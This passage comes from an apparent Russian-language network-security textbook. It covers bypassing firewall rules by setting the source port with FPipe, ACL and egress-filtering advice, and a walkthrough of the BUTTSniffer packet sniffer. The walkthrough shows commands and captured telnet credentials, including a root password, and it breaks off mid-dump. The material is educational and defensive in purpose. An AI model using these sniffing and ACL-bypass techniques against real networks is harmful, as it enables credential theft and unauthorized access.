Другими проблематичными службами являются также служба доменных имен DNS (Domain Name System), протокол SMTP (Server Message Transfer Protocol) и протоколы IPsec (Internet Protocol Security) и Kerberos. Службы DNS выполняются через TCP- и UDP-порт 53. Для разрешения имен доменов необходим только UDP-порт (хотя порт TCP иногда используется для поиска в больших пространствах имен). Однако если существует путаница в том, какие хосты требуют разрешения имен, внутренние или хосты интернета, TCP-порт 53 может оказаться открытым для всего мира.

Все пользуются серверами электронной почты и SMTP для уверенности в получении электронной почты. Сервер SMTP использует для получения электронной почты TCP-порт получателя 25, но вполне возможно, что правила брандмауэра по ошибке откроют порт 25 (для от-

правителя или получателя). Kerberos ни в коем случае не является новым протоколом, его использование возродилось в результате включения его в Windows 2000 подобно Франкенштейну. Теперь системные администраторы Windows могут устанавливать более безопасную зашифрованную связь, используя TCP-порт 88 и протокол IPsec. Порт 88 также подвергается путанице в определении отправителя/получателя.

Используйте параметр `-s` утилиты `FPipe` для указания исходящего номера порта отправителя, чтобы воспользоваться ненадежностью порта отправителя. Просто переадресуйте запрос через систему перенаправления порта и определите, отвечает ли удаленная служба. В данном случае, вы не меняете номер порта получателя; вместо этого вы изменяете номер порта отправителя для трафика, входящего в удаленную сеть.

```
C:\>fpip -l 3389 -r 3389 -s 20 192.168.0.116
```

К сожалению, утилита `datapipe` не поддерживает опцию для изменения порта отправителя, но, по крайней мере, вы имеете исходный код утилиты!

Блокирование переназначений портов представляет собой метод обхода неадекватного управления сетевым доступом. Для системного администратора этот метод должен также иллюстрировать важность стратегии многослойной защиты, то есть применения резервных сетей, хостов и элементов управления приложениями к определенным проблемам защиты.

Вы не можете загрузить и применить заплату для предотвращения перенаправления данных. Но вы можете применять хорошие средства управления сетевым доступом. В отличие от изъятий, специфических для хостов, таких как переполнение буфера, атаки, связанные с перенаправлением данных, эксплуатируют сеть. Следовательно, нужно найти решение на сетевом уровне.

- **Защита хоста.** Очевидно, что если взломщик не может получить доступ к командной строке в системе, инструмент перенаправления порта не может использоваться для обхода списков управления доступом. Часть мантры, повторяемой любым системным администратором, должна быть следующей: «ставь заплату, конфигурируй, проверяй».
- **Фильтры доступа.** Сильный брандмауэр или список управления доступом маршрутизатора должен начинаться с правила «все запрещено». Затем добавляются порты и службы по мере того, как они требуются для деловых целей. Кроме того, порты не должны открываться с доступом типа «карт-бланш». Порты 80 и 443 должны открываться только для Web-серверов, порт 25 нужно открывать только для серверов электронной почты.
- **Выходные фильтры.** Открытые серверы типа Web-серверов, всегда получают трафик. То есть Web-сервер не предугадывает, что вы хо-

тите соединиться с ним, и переслать его домашнюю страницу на свой браузер; вы должны обратиться к нему. Из этого, естественно, следует, что Web-сервер никогда не должен устанавливать подключение, выходящее во внешнюю сеть (в интернет). Он должен получать трафик через порт 80, но сетевое устройство должно блокировать любые попытки подключения с Web-сервера на любой хост интернета.

Вы должны также избегать неправильных взаимных правил. Если ваша сеть использует Ipsec-туннелирование по порту TCP 88, вы должны гарантировать, что правила подключений имеют смысл. Например, неверное правило может выглядеть так (в псевдокоде):

```
allow (src ip ANY) and (tcp port 88)
```

Это правило позволяет любому пакету с IP-адресом, имеющим порт отправителя или порт получателя с номером 88, входить в сеть. Таким образом, этот набор правил разрешил бы пакету, имеющему порт отправителя 88 и порт получателя 139 (например) пересекать сеть. Корректное правило должно разрешать трафик к Ipsec-порту:

```
allow (src ip ANY) and (dst tcp port 88)
```

Помните, что данный тип проблемы также часто обнаруживается в службах FTP, SMTP и DNS.

Анализаторы сетевых потоков

Вы когда-либо задумывались о величине трафика, который интернет пропускает в течение каждого дня? Большинство людей сравнивают трафик в интернете с трафиком на скоростной магистрали крупного города, но это – не слишком точная аналогия. В то время как по скоростным магистралям люди и объекты обычно перемещаются от источника к месту назначения, интернет скорее напоминает сотни тысяч людей, находящихся на переполненной арене и обменивающихся друг с другом сообщениями. В действительности, когда вы подключаетесь к хосту в интернете, ваши данные редко идут непосредственно от вашего компьютера к компьютеру-адресату. Данные фактически пересекают несколько «промежуточных» пунктов, таких как маршрутизаторы, шлюзы, мосты и брандмауэры. Все эти устройства обрабатывают ваше сообщение, но так как сообщение адресовано не им, то предполагается, что они просто пропускают его.

Даже когда оба компьютера находятся в локальной сети (LAN), они не могут пропускать сообщения непосредственно друг другу. Например, если в локальной сети используется коммутатор, ваше сообщение должно быть послано непосредственно получателю и больше никому другому. Коммутаторы сетей Ethernet обладают достаточным интеллектом и определяют, MAC-адрес какого сетевого компьютера связан с каждым портом.

Но если в вашей сети используются хабы, то они не столь умны. Они не знают, какая машина связана с каким портом, поэтому они передают сообщение всем портам, надеясь, что истинный получатель сам о себе заявит и скажет: «О, это я». Другие порты, как предполагается, игнорируют сообщение, так как оно им не предназначено, но, тем не менее, они могут его слышать. Даже коммутаторы часто имеют, по крайней мере, один порт, сконфигурированный для получения копии каждого сообщения, которое ходит в округе (обычно, для административного контроля). Это означает, что возможности подслушивания или перехвата ваших сообщений другими людьми существуют в изобилии. В этой главе рассказывается об инструментальных средствах, которые позволяют воспользоваться этими возможностями и обеспечить им достойное применение.

Обзор анализаторов сетевых потоков

Анализатор сетевых потоков (Sniffer) может слушать и записывать любые необработанные данные, которые проходят через или мимо физического (аппаратного) сетевого интерфейса. Они работают на очень низком уровне (то есть на уровне ядра или приложения уровня операционной системы), так, чтобы они могли связываться непосредственно с сетевым интерфейсом на понятном ему языке. Например, анализатор сетевого потока может приказывать сетевому адаптеру (NIC) посылать ему копию каждого отдельного фрейма Ethernet, который прибывает на интерфейс независимо от того, чем этот фрейм является или куда он идет.

Поскольку анализатор сетевых потоков работает на канальном уровне (Data Link Layer) модели OSI, он не должен играть по правилам каких-либо протоколов более высокого уровня. Он обходит механизмы фильтрации (адреса, порты, сообщения и так далее), которые драйверы Ethernet и стек TCP/IP используют при интерпретации данных, проходящих «по проводу». Анализатор сетевых потоков захватывает из провода все. Он может хранить Ethernet-фреймы в двоичном формате и затем позже расшифровывать их, чтобы раскрыть информацию более высокого уровня, скрытую внутри.

Как и многие другие средства защиты, анализаторы сетевых потоков приобрели своего рода мистические свойства. Каждый о них слышал и осознает их мощь, но многие люди за пределами сообщества сетевой защиты думают, что анализаторы сетевых потоков относятся к черной магии, которая используется только хакерами, ворами и другими хулиганами. Анализаторы сетевых потоков в действительности представляют собой просто еще один инструмент (многие из них доступны для загрузки свободно — любому). Да, они могут использоваться для того, чтобы завладеть информацией и паролями, которые вам не принадлежат, но их можно также использовать для диагностики сетевых проблем или точного определения дефектной части IP-подключения.

Одна из причин, по которой анализаторы сетевых потоков стали не так опасны, как раньше, состоит в том, что теперь наиболее важные данные зашифрованы. Открытые, незашифрованные службы быстро исчезают из интернета. Люди, которые имели обыкновение использовать утилиту telnet для доступа к учетным записям командного интерпретатора shell при проверке своей электронной почты (то есть посылающие свои пароли открытым, нешифрованным текстом, который могут видеть все промежуточные маршрутизаторы, хабы и коммутаторы), теперь используют протокол Secure Shell (SSH), который шифрует каждую часть «telnet-подобного» сеанса. Люди, которые теперь заходят на Web-сайты, делают это по протоколу SSL (Secure Sockets Layer), который выполняет для Web-трафика то же, что SSH для telnet. Вместо отправки чувствительных данных (а также удостоверений для входа в систему) по FTP, пользователи используют SSL в таких программах, как Secure Copy (безопасное копирование)

(scp) или Secure FTP (защищенный FTP) (sftp). Для других служб, которые не предлагают шифрование по умолчанию, могут использоваться виртуальные частные сети (VPN), чтобы установить поточечное шифрование между хостом клиента и удаленным шлюзом.

Итог такой: анализаторы сетевых потоков существуют, и мы знаем, что люди собираются злоупотреблять ими. Это ничем не отличается от прослушивания чужого телефона, наблюдения за чьей-либо комнатой или простого подслушивания разговора. Народ сует свой нос в ваши дела на регулярной основе. Вы должны принимать это во внимание. Если вы все еще передаете важные данные (Web-серфинг и загрузку общедоступной информации обычно можно делать открытым текстом) по интернету не зашифрованными, значит, вы заслуживаете то, что имеете.

Беспокоясь о возможности злонамеренного использования анализаторов сетевых потоков, помните следующее.

- Чтобы представлять какую-либо угрозу для вашей сети, анализаторы сетевых потоков должны находиться в вашей локальной сети или на известной посреднической точке (типа главного маршрутизатора) в интернете.
- Сегодняшние стандарты шифрования делают чрезвычайно трудным перехват чего-либо, имеющего отношение к делу, если вы действительно используете шифрование.

Переключаемые сети еще более затрудняют (но не делают невозможным, благодаря таким инструментальным средствам, как `dsniff`) внутренним пользователям перехват данных в вашей сети без обнаружения перехвата.

Даже в этом случае, вероятно, не стоит опасаться анализаторов сетевых потоков. Да, они действительно могут помочь хакерам украсть жизненно важную информацию, но существует много методов и инструментальных средств, предназначенных для противодействия этому. Считайте анализаторы сетевых потоков просто одним из инструментов, понятным и простым, и посмотрите, какую пользу могут дать этически и морально благонадежные применения анализаторов в нашей повседневной жизни.

BUTTSNIFFER

После того как мы потратили столько времени, дабы убедить вас, что анализаторы сетевых потоков могут быть уважаемыми инструментами, используемыми уважаемыми людьми в уважаемых целях, вполне логично, что первый такой инструмент в нашем обсуждении называется BUTTSniffer. Написанный одним из членов хакерской группы Cult of the Dead Cow (Куль мертвой коровы) (наиболее известной своим инструментом Back Orifice, которому BUTTSniffer отдает дань уважения – см. главу 10), BUTTSniffer представляет собой автономный, написанный для Windows и управляемый из командной строки, инструмент для анализа сетевых потоков. (Вы можете загрузить его с сайта

<http://packetstormsecurity.nl/sniffers/buttsniffer>.) Это весьма функциональный, но довольно сложный в использовании инструмент, если вы не знакомы с его концепциями. Давайте преодолеем этот барьер.

Реализация

Первый шаг в изучении того, как использовать анализаторы сетевых потоков, состоит в том, чтобы сообщить ему, что мы хотим узнать. Мы делаем это через командную строку. Когда мы выполняем BUTTSniffer без опций, мы получаем резюме возможных опций:

BUTTSniffer v0.9 (c) 1998, Cult of the Dead Cow

Usage: buttsniff -{idl} <arguments>

- i (interactive) arguments: <device number> <port>
- d (disk dump) arguments: <device number> <log file> <dump type> [filter]
- l (list devices) arguments: (none)

Valid dump types are:

r (raw frames)	Dumps raw network traffic
e (encapsulation)	Dumps decoded packets with encapsulation information
p (protocol)	Dumps fully decoded packets with protocol information

Valid filters are:

A single number representing a port to be monitored (e.g. 80)

A port range to be monitored (e.g. 141-1024)

A filename containing a list of IP and port filter rules

Read the 'readme.txt' for more information and examples.


Filters are only active on dump type 'p'.

Итак, получается, что у BUTTSniffer есть только три режима: перечисление устройств, диалоговый и дамп на диск. Режим перечисления устройств сообщает, какие сетевые интерфейсы находятся на вашей машине. Каждому сетевому интерфейсу, даже адаптерам коммутируемой линии, назначены номера устройств. В двух других режимах инструмента BUTTSniffer вы должны знать номер устройства интерфейса, на котором хотите прослушивать трафик, так что режим перечисления устройств является первым шагом. Режимы дампа на диске и диалоговый немного сложнее в работе, они описаны далее.


Диалоговый режим

Мы начнем с диалогового режима, потому что он сделан с расчетом на новичков. Командная строка для диалогового режима просит вас указать номер устройства (для интерфейса, который вы хотите прослушивать) и порт. Теперь речь идет совсем не о том порте, о котором вы думаете. Вас спрашивают не о том, на каком порте вы хотите прослушивать трафик; вас просят, чтобы вы обеспечили доступный порт, с которым может связываться демон. Диалоговый режим устанавливает демона на

указанном порте, скажем на порте 8888 (вы вводите `buttsniff -i 0 8888`). Затем вы можете напечатать `telnet localhost 8888` в приглашении на ввод команды, и будете связаны с демоном. Вы должны увидеть главное меню диалогового режима программы BUTTSniffer со следующими опциями.



Monitor Connections. Первая опция, Monitor Connections (Прослушивание подключений), делает только то, что обозначено в названии. Любые IP-сеансы, которые ретранслируются, проходят мимо или через интерфейс, который мы наблюдаем (в нашем примере командной строки это интерфейс с номером устройства 0), должны здесь показываться. Мы можем исследовать эту опцию, открывая несколько Web- и telnet-подключений, и наблюдать, что получается в результате. Выберите Monitor Connections и нажмите клавишу ENTER.



Мы видим telnet и несколько Web-сеансов с моим IP-адресом. Если мы прокрутим список до определенного подключения, мы можем прослушивать это подключение. Здесь мы прослушиваем сессию telnet.

```

bradman@Home - PuTTY
pwd
/home/bjohnson
[bjohnson@originix ~]$ dfFilesystem          1k-b/dev/hda3      20/dev
Filesystem          1k-b/dev/hda3      20/dev/hda2      [bjohnson@originix ~]$ suPass
/dev/hda3          20/dev/hda2      [bjohnson@originix ~]$ suPassword:
/dev/hda2          [bjohnson@originix ~]$ suPassword:
Password:
[root@originix bjohnson]#
--[Split Text]----- (Unliteral)-----

pwd
df
su
guessme
Hex  Full Screen  TAB Swap  Literal  ESC Connection List

```

Вывод информации выглядит не очень привлекательно, но если вы внимательно посмотрите, то сможете увидеть, что мы только что перехватили пароль привилегированного (root) пользователя в этом блоке (guessme). Нажатия клавиши пользователя отображены в нижней части экрана, а вывод от команд выведен в верхнюю часть. После того как пользователь напечатал **su**, он напечатал также пароль привилегированного пользователя **guessme**. Как видно из вывода в верхней части экрана, он успешно получил привилегированный доступ. Если вы посмотрите вниз экрана, то увидите некоторые опции отображения, которые можно выбирать. Опция Full Screen (Весь экран) особенно полезна, если вас интересует только то, что печатает пользователь.

Помните заявление о том, что никто больше не должен пользоваться утилитой telnet? Причина как раз в этом. С помощью такого инструмента весь ваш трафик может читаться любым, кто сможет вклиниться между вами и вашим адресатом. Теперь взгляните на результат прослушивания SSH-сеанса в ответ на точно такие же действия и команды.


```

bradman@Home - PuTTY
20018217582222071166S1411199~1SLE
254ETE202ko=RS1411199~1SLE
202ko=RS1411199~1SLE
1411199~1SLE
167CANEM13851131;
EM13851131;
51131;
20018217582222071166
17582222071166
2071166
x25118018018412342425240236145MDENC-145-501341512100=196L7219EW=25Zx199221!
--[Split Text]----- (Unliteral)-----
CANES1ACH116311209116019324385LE215145184ACK249V175166DC23022387244
q1ACH116311209116019324385LE215145184ACK249V175166DC23022387244
11209116019324385LE215145184ACK249V175166DC23022387244
19324385LE215145184ACK249V175166DC23022387244
LE215145184ACK249V175166DC23022387244
145184ACK249V175166DC23022387244
ACK249V175166DC23022387244
175166DC23022387244
DC23022387244
2387244
202164148207192152146172CAN2331602145ETE1852381147219wIC221252165DC4
Hex  Full Screen  TAB Swap  Literal  ESC Connection List

```

Не очень полезный результат, не так ли? Тем не менее, мы все еще можем наблюдать любой незашифрованный трафик, прибывающий на нашу машину или покидающий ее.

Password Sniffer. Мы сумели перехватить пароль в сессии telnet, но опция Password Sniffer ищет только попытки входа в систему и пытается перехватывать любые имена пользователя и пароли, которые проходят в открытом виде. В следующем примере пользователь связывается с originix с помощью telnet как пользователь «bob», а затем становится привилегированным пользователем. BUTTSniffer достаточно умен, чтобы выделить начальный вход в систему со словом «bob», потому что это начало подключения, но он не будет подбирать su привилегированного пользователя. Это означает, что мы все еще должны были бы вести наблюдение с использованием режима Monitor Connections, чтобы подобрать пароль. Многие системы не позволят вам использовать telnet для привилегированного пользователя.



```
bradman@Home - PuTTY
BUTTSniffer v0.9      coded by Dildog (dildog@10pht.com)      01:58:17

                        Password Sniffer

| Source                | Destination            | Login    | Password |
|-----|-----|-----|-----|
| 192.168.1.101:1037    | <*>                    | 192.168.1.100:23 |          |
| 192.168.1.101:1037    | <F>                    | 192.168.1.100:23 | bob      |
|                       |                       | bob123          |          |


Time Display  Clear Password Logs  Main Menu
```

Диалоговый режим довольно легко использовать, но в нем нигде не делается запись каких-либо из полученных данных. Вы узнаете, как это делать, когда мы опишем режим дампа на диск в разделе «Режим Disk Dump» в этой главе.

Configure. Что, если вы оказались на машине, которая сильно перегружена сотнями подключений, происходящих в одно и то же время? Как бы вы смогли рассортировать весь этот «шум» и найти информацию, которую ищете?

Эта опция меню позволяет устанавливать фильтры для диалогового режима. Она заставляет BUTTSniffer наблюдать только за определенными видами сетевого трафика, идущего к или от определенных хостов. Важно понять, как эти фильтры работают, потому что мы будем определять их в текстовых файлах, когда перейдем к следующему режиму программы (дамп на диск).

Основная цель опции Configure – включить фильтры. На следующей иллюстрации обратите внимание, что мы сначала задаем исключение всех IP-адресов (*.*.*.*), а затем включаем только 192.168.1.100. Способ работы программы BUTTSniffer таков, что по умолчанию он включает все, что только возможно. Прежде чем вы сможете определить, на каких хостах и портах вы хотите сосредоточиться, нужно исключить те, которые вас не интересуют.



Внутри этой опции имеется еще две возможности. Сначала мы можем выбирать прослушивание только допустимых TCP-подключений. Необычные подключения (подобные тем, которые делают проходы сканеров nmap stealth, когда просматривают сетевые порты) будут игнорироваться. Вторая опция, War Mode (Военный режим), является переключением на применение этого анализатора сетевых потоков в качестве дополнительного модуля (plug-in) к хакерскому закуливному пакету Back Orifice. Хотя BUTTSniffer первоначально предназначался для того, чтобы помогать контролировать сетевой трафик на собственном блоке Windows, привлечение режима War Mode позволяет пользователю захватывать некоторые сетевые подключения и сбрасывать их, срывая работу неосведомленных пользователей системы.

Совет. Если вы хотите удостовериться, что никто не разместил на вашей системе BUTTSniffer в диалоговом режиме, используйте некоторые из инструментальных средств, о которых мы говорили в предыдущих главах. В местном масштабе утилита netstat (главы 2 и 18) сообщит вам, что порты TCP открыты и прослушиваются на вашем блоке Windows. Если вы видите что-то, чего не можете распознать, свяжитесь с ним с помощью утилиты telnet и посмотрите, что произойдет. В удаленном масштабе сканеры портов типа nmap или SuperScan (гл. 6) могут идентифицировать необычные TCP-порты. Так как некоторые из этих

инструментальных средств могут фактически захватывать баннеры с портов, то вы получите связку мусора с порта демона программы BUTTSniffer. Вы можете применить telnet непосредственно к этому порту, чтобы подтвердить его присутствие.

Режим дампа на диске

Если вы хотите контролировать некоторые виды деятельности в течение длительного периода времени, намного легче использовать режим дампа на диске. В этом режиме вы теряете многие из свойств «легкого использования» диалогового режима, но получаете возможность записывать эту деятельность в файл в определенных форматах, который позволяет вам запустить анализатор сетевых потоков (sniffer), оставить его работающим в течение дня и затем позже анализировать полученный журнал (logfile). Хакеры или системные администраторы могли бы даже писать скрипты для создания отчетов на основе выходных файлов анализатора.

Так же как и в диалоговом режиме, командная строка для режима дампа на диске в качестве первого параметра содержит номер устройства вашего интерфейса (полученный при первом выполнении команды `buttsniff -l`). Второй параметр – это имя файла, который вы хотите использовать в качестве журнала регистрации. Третья опция – вид файла регистрации, который вы хотите получить. Для этой опции возможны три варианта: `raw` (r) (необработанный), `encapsulation` (e) (инкапсулированный) и `protocol` (p) (протокол). Варианты `raw` (r) и `encapsulation` (e) полезны только в том случае, если вы имеете шестнадцатеричный редактор и хорошее знание протокола, который вы прослушиваете, чтобы быть способным перебрать информацию байт за байтом. Большинство из нас выберут опцию протокола, поскольку в ней TCP-пакеты расшифровываются и отображаются в информативном, но простом для чтения файле регистрации.

Ниже приведена часть вывода из файла регистрации, полученного при использовании команды `buttsniff -d 1 proto.log p`:

```
Source IP: 192.168.1.101 Target IP: 192.168.1.100
TCP Length: 0 Source Port: 2111 Target Port: 23 Seq: 0919F2F2 Ack: 00000000
Flags: S Window: 65535 TCP ChkSum: 64163 UrgPtr: 0
```

```
Source IP: 192.168.1.100 Target IP: 192.168.1.101
TCP Length: 0 Source Port: 23 Target Port: 2111 Seq: 7BFD410D Ack: 0919F2F3
Flags: SA Window: 32120 TCP ChkSum: 49167 UrgPtr: 0
```

```
Source IP: 192.168.1.101 Target IP: 192.168.1.100
TCP Length: 0 Source Port: 2111 Target Port: 23 Seq: 0919F2F3 Ack: 7BFD410E
Flags: A Window: 65535 TCP ChkSum: 27212 UrgPtr: 0
```

Source IP: 192.168.1.101 Target IP: 192.168.1.100
 TCP Length: 3 Source Port: 2111 Target Port: 23 Seq: 0919F2F3 Ack: 7BFD410E
 Flags: PA Window: 65535 TCP ChkSum: 19269 UrgPtr: 0
 00000000: FF FB 1F

яы.

Source IP: 192.168.1.100 Target IP: 192.168.1.101
 TCP Length: 0 Source Port: 23 Target Port: 2111 Seq: 7BFD410E Ack: 0919F2F6
 Flags: A Window: 32120 TCP ChkSum: 60624 UrgPtr: 0

Source IP: 192.168.1.101 Target IP: 192.168.1.100
 TCP Length: 18 Source Port: 2111 Target Port: 23 Seq: 0919F2F6 Ack: 7BFD410E
 Flags: PA Window: 65535 TCP ChkSum: 10271 UrgPtr: 0
 00000000: FF FB 20 FF FB 18 FF FB 27 FF FD 01 FF FB 03 FF яы яы.яы'яы.яы.я
 00000010: FD 03 з

Мы вывели здесь совсем немного информации, так что давайте слегка разберемся с ней.

Ясно, что каждый пакет имеет свою собственную запись в журнале. Из первого пакета мы видим, что с адреса 192.168.1.101 послан пакет на адрес 192.168.1.100 с портом назначения 23 (telnet). Если мы посмотрим на флаги на этом пакете, то увидим, что установлен флаг S (или SYN). Флаг SYN указывает на инициирование TCP-подключения. Следующая строка показывает ответ с адреса 192.168.100 обратно по адресу 192.168.1.101 к порту назначения (2111, в этом случае) с установленным флагом SA (или SYN/ACK). Следующая строка показывает пакет с адреса 192.168.1.101 с установленным флагом A (или ACK). Все это представляет методологию TCP — «трехэтапное квитирование» для установления соединения.

Итак, мы зафиксировали начало telnet подключения между этими двумя хостами. Ни один из первых трех пакетов не имеет никаких данных вне TCP-заголовков, но если мы посмотрим несколько ниже, то увидим шестнадцатеричный и ASCII-дамп некоторого «мусора», извлеченного из поля данных TCP-пакетов. Помните, что прежде чем telnet предоставит вам приглашение на вход в систему, клиент и сервер ведут переговоры относительно некоторых опций telnet (тип терминала, например). Этот «мусор» как раз и содержит такие переговоры. Пропустив их, мы должны найти более ценную информацию. Вот полезный текст:

Source IP: 192.168.1.100 Target IP: 192.168.1.101
 TCP Length: 7 Source Port: 23 Target Port: 2111 Seq: 7BFD418A Ack: 0919F33F
 Flags: PA Window: 32120 TCP ChkSum: 35305 UrgPtr: 0
 00000000: 6C 6F 67 69 6E 3A 20 login:

Source IP: 192.168.1.101 Target IP: 192.168.1.100
 TCP Length: 0 Source Port: 2111 Target Port: 23 Seq: 0919F33F Ack: 7BFD4191
 Flags: A Window: 65404 TCP ChkSum: 27136 UrgPtr: 0
 Source IP: 192.168.1.101 Target IP: 192.168.1.100

TCP Length: 1 Source Port: 2111 Target Port: 23 Seq: 0919F33F Ack: 7BFD4191
Flags: PA Window: 65404 TCP ChkSum: 2039 UrgPtr: 0
00000000: 62 b

Source IP: 192.168.1.100 Target IP: 192.168.1.101
TCP Length: 1 Source Port: 23 Target Port: 2111 Seq: 7BFD4191 Ack: 0919F340
Flags: PA Window: 32120 TCP ChkSum: 35322 UrgPtr: 0
00000000: 62 b

Source IP: 192.168.1.101 Target IP: 192.168.1.100
TCP Length: 1 Source Port: 2111 Target Port: 23 Seq: 0919F340 Ack: 7BFD4192
Flags: PA Window: 65403 TCP ChkSum: 64245 UrgPtr: 0
00000000: 6F o

Source IP: 192.168.1.100 Target IP: 192.168.1.101
TCP Length: 1 Source Port: 23 Target Port: 2111 Seq: 7BFD4192 Ack: 0919F341
Flags: PA Window: 32120 TCP ChkSum: 31992 UrgPtr: 0
00000000: 6F o

Source IP: 192.168.1.101 Target IP: 192.168.1.100
TCP Length: 1 Source Port: 2111 Target Port: 23 Seq: 0919F341 Ack: 7BFD4193
Flags: PA Window: 65402 TCP ChkSum: 2037 UrgPtr: 0
00000000: 62 b

Source IP: 192.168.1.100 Target IP: 192.168.1.101
TCP Length: 1 Source Port: 23 Target Port: 2111 Seq: 7BFD4193 Ack: 0919F342
Flags: PA Window: 32120 TCP ChkSum: 35318 UrgPtr: 0
00000000: 62 b

Адрес 192.168.1.101 был представлен с приглашением входа в систему. Если мы сосредоточимся на пакетах, прибывающих с адреса отправителя 192.168.1.101 и направленных получателю 192.168.1.100, мы увидим, что пользователь набрал b-o-b. Каждый раз, когда хост с адресом 192.168.1.101 посылает символ, хост с адресом 192.168.1.100 повторяет его в обратном направлении. Сервер telnet «повторяет» то, что мы набрали, когда подтверждает получение наших символов. Другими словами, все, что мы набрали, никогда не должно отображаться у клиента. С протоколом telnet нажатия клавиши немедленно посылаются серверу вместо попадания в буфер клиента.

Если мы посмотрим еще ниже, то найдем действительно полезную информацию:

Source IP: 192.168.1.100 Target IP: 192.168.1.101
TCP Length: 10 Source Port: 23 Target Port: 2111 Seq: 7BFD4196 Ack: 0919F344
Flags: PA Window: 32120 TCP ChkSum: 1056 UrgPtr: 0
00000000: 50 61 73 73 77 6F 72 64 3A 20 Password:

Source IP: 192.168.1.101 Target IP: 192.168.1.100
TCP Length: 0 Source Port: 2111 Target Port: 23 Seq: 0919F344 Ack: 7BFD41A0
Flags: A Window: 65389 TCP ChkSum: 27131 UrgPtr: 0

Source IP: 192.168.1.101 Target IP: 192.168.1.100
TCP Length: 1 Source Port: 2111 Target Port: 23 Seq: 0919F344 Ack: 7BFD41A0
Flags: PA Window: 65389 TCP ChkSum: 2034 UrgPtr: 0
00000000: 62 b

Source IP: 192.168.1.100 Target IP: 192.168.1.101
TCP Length: 0 Source Port: 23 Target Port: 2111 Seq: 7BFD41A0 Ack: 0919F345
Flags: A Window: 32120 TCP ChkSum: 60399 UrgPtr: 0

Source IP: 192.168.1.101 Target IP: 192.168.1.100
TCP Length: 1 Source Port: 2111 Target Port: 23 Seq: 0919F345 Ack: 7BFD41A0
Flags: PA Window: 65389 TCP ChkSum: 64240 UrgPtr: 0
00000000: 6F o

Source IP: 192.168.1.100 Target IP: 192.168.1.101
TCP Length: 0 Source Port: 23 Target Port: 2111 Seq: 7BFD41A0 Ack: 0919F346
Flags: A Window: 32120 TCP ChkSum: 60398 UrgPtr: 0

Source IP: 192.168.1.101 Target IP: 192.168.1.100
TCP Length: 1 Source Port: 2111 Target Port: 23 Seq: 0919F346 Ack: 7BFD41A0
Flags: PA Window: 65389 TCP ChkSum: 2032 UrgPtr: 0
00000000: 62 b

Source IP: 192.168.1.100 Target IP: 192.168.1.101
TCP Length: 0 Source Port: 23 Target Port: 2111 Seq: 7BFD41A0 Ack: 0919F347
Flags: A Window: 32120 TCP ChkSum: 60397 UrgPtr: 0

Source IP: 192.168.1.101 Target IP: 192.168.1.100
